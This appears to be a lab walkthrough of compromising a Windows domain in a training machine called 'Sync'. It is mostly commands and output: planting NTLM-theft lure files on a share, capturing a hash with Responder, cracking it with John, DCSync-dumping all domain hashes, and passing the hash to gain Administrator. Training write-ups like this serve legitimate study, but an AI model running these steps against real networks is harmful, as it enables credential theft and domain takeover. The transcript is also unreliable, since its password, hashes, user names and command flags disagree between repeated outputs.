$ python3 ntlm_theft.py --generate all --server 10.10.0.78 -f ~/Desktop/B2B/CyberSecLabs/Win
dows/Sync/file
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.scf (BROWSE TO FOLDER) #
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(url).url (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(icon).url (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.lnk (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.rtf (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(stylesheet).xml (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(fulldocx).xml (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.htm (OPEN FROM DESKTOP WITH CHR
OME, IE OR EDGE)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(includepicture).docx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(remotetemplate).docx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(frameset).docx (OPEN) *
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file-(externalcell).xlsx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.wax (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.m3u (OPEN IN WINDOWS MEDIA PLAY
ER ONLY)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.asx (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.jnlp (OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.application (DOWNLOAD AND OPEN)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file.pdf (OPEN AND ALLOW)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file/zoom-attack-instructions.txt (P
ASTE TO CHAT)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file/Autorun.inf (BROWSE TO FOLDER)
Created: /home/mark/Desktop/B2B/CyberSecLabs/Windows/Sync/file/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
(mark@haxor)-[~/Desktop/Tools/ntlm_theft]
$
```

```

(mark@haxor)-[~/.../CyberSecLabs/Windows/Sync/share]
$ sudo responder -I tun0 -dw
[sudo] password for mark:

-----
NBT-NS, LLMNR & MDNS Responder 3.1.3.0
-----

To support this project:
Patreon -> https://www.patreon.com/PythonResponder
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]

```

Now that we've created our payload file lets send it over to the smb server and hope someone navigates there.

```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB GitStack 2.3.10
(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ ls
10.png 20.png 6.png file.htm 'file-(url).url'
11.png 21.png 7.png 'file-(icon).url' file.wax
12.png 22.png 8.png 'file-(includepicture).docx' hash
13.png 23.png 9.png file.jnlp 'loot.zip'
14.png 24.png cred file.lnk nmapscan
15.png 25.png file/ file.m3u share/
16.png 26.png file.application file.pdf users
17.png 2.png file.asx 'file-(remotetemplate).docx'
18.png 3.png 'file-(externalcell).xlsx' file.rtf
19.png 4.png 'file-(frameset).docx' file.scf
1.png 5.png 'file-(fulldocx).xml' 'file-(stylesheet).xml'

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$

```

```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB GitStack 2.3.10
(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ sudo mv file* share/Support
[sudo] password for mark:

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$

```

Now after few about 1-2 minute we get a hit back on our responder with a user's hash

```
[+] Current Session Variables:
Responder Machine Name      [WIN-H9MUI8QRPD]
Responder Domain Name      [RVVJ.LOCAL]
Responder DCE-RPC Port     [48341]

[+] Listening for events...

[SMB] NTLMv2-SSP Client    : 172.31.3.6
[SMB] NTLMv2-SSP Username : SYNC0\sysadmin
[SMB] NTLMv2-SSP Hash     : sysadmin::SYNC0:05bccdd2d3c2458f1:88A83CB76BCA8FAF3CC325B128DF399F:
0101000000000000080DE2D20690FD901D596EBA88170AC7D0000000020008005200560056004A0001001E00570049
004E002D00480039004D00550049003800510052005000470044002E005200560056004A002E004C004F00430041004C00030014005200560056004A
49003800510052005000470044002E005200560056004A002E004C004F00430041004C00030014005200560056004A
002E004C004F00430041004C00050014005200560056004A002E004C004F00430041004C000700080080DE2D20690F
D90106000400020000000080030003000000000000000010000000020000005DCF04BD2E018641D1EC7D0FD22EC919F
44B2091E434B6D3F9EB7B59EF72C130A001000000000000000000000000000009001E006300690066007300
2F00310030002E00310030002E0030002E003700380000000000000000000000000000000000000000000000000000000000000
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
[*] Skipping previously captured hash for SYNC0\sysadmin
```

So lets save the hash in a file and brute force it using john the ripper.

```

└─(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
└─$ cat hash
sysadmin::SYNC0:05bccdd2d3c2458f1:88A83CB76BCA8FAF3CC325B128DF399F:0101000000000000080DE2D20690F
D901D596EBA88170AC7D0000000020008005200560056004A0001001E00570049004E002D00480039004D00550049
0038005100520050004700440004003400570049004E002D00480039004D0055004900380051005200500047004400
2E005200560056004A002E004C004F00430041004C00030014005200560056004A002E004C004F00430041004C0005
0014005200560056004A002E004C004F00430041004C000700080080DE2D20690FD9010600040002000000008003000
300000000000000010000000020000005DCF04BD2E018641D1EC7D0FD22EC919F44B2091E434B6D3F9EB7B59EF72C
130A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00
30002E0037003800000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
└─(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
└─$ john -w=/home/mark/Documents/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sEsshOUmArU25-159 (sysadmin)
1g 0:00:00:10 DONE (2022-12-14 03:14) 0.09149g/s 372874p/s 372874c/s 372874C/s sNOTER-1234..s9
poiTz
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
└─(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
└─$
```

We've successfully brute forced the hash now lets attempt to connect to winrm using the newly found credential.

```
(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ evil-winrm -u sysadmin -p sEssh0UmArU25-159 -i sync.csl

Evil-WinRM shell v3.4


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sysadmin\Documents>
```

And we're in. So the next step from here is to go back to the bloodhound domain enumeration we gathered earlier and find possible ways we can get to domain admin.



From the result we can see user manager has DCSync privilege over the domain controller now what this means is that we can simulate the behaviour of the domain controller and perform various actions.

Now since the user we currently are is the one who has that privilege I'll be using a tool called impacket-secretsdump to dump the local hash of the target.

```
(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ impacket-secretsdump -just-dc-ntlm sync.csl/manager@172.31.3.6
Impacket v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a72e3fae34d37ec6f82d7f2c3a72bc04:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82e8cd2033841359397d0e1c87a838d1:::
sync.csl\sysadmin:1104:aad3b435b51404eeaad3b435b51404ee:7ada8ad6d0c9cc85f815f4835a335771:::
sync.csl\manager:1107:aad3b435b51404eeaad3b435b51404ee:a45b32c6da7071156b90a21f994ceaf:::
sync.csl\clark:1109:aad3b435b51404eeaad3b435b51404ee:afe866423686791e44eb89e48a4a0806:::
SYNC$:1000:aad3b435b51404eeaad3b435b51404ee:214b92033d70f21957bb7b73dfc90d3e:::
[*] Cleaning up...
```

Now that we've successfully dump the hash we can attempt to brute force the ntlm hash but not in all case that brute force will work.

But if doesn't still we can still authenticate to the domain as an administrator by performing pass the hash attack.

```
[mark@haxor]-[~/B2B/CyberSecLabs/Windows/Sync]
$ evil-winrm -u administrator -H a72e3fae34d37ec6f82d7f2c3a72bc04 -l sync.csl
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sync0\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

ENTERPRISE ADMIN@SYNCS.CSL

[mark@haxor]-[~/B2B/CyberSecLabs/Windows/Sync]
$ cat secretdump
Impacket v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a72e3fae34d37ec6f82d7f2c3a72bc04:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82e8cd2033841359397d0e1c87a838d1:::
sync.csl\sysadmin:1104:aad3b435b51404eeaad3b435b51404ee:7ada8ad6d0c9cc85f815f4835a335771:::
sync.csl\manager:1107:aad3b435b51404eeaad3b435b51404ee:a45b32c6da7071156b90a21f994ceef:::
sync.csl\clarke:1109:aad3b435b51404eeaad3b435b51404ee:afe866423686791e44eb89e48a4a0806:::
SYNCS:1000:aad3b435b51404eeaad3b435b51404ee:214b92033d70f21957bb7b73dfc90d3e:::
[*] Cleaning up...

[mark@haxor]-[~/B2B/CyberSecLabs/Windows/Sync]
$
```

And we're done :)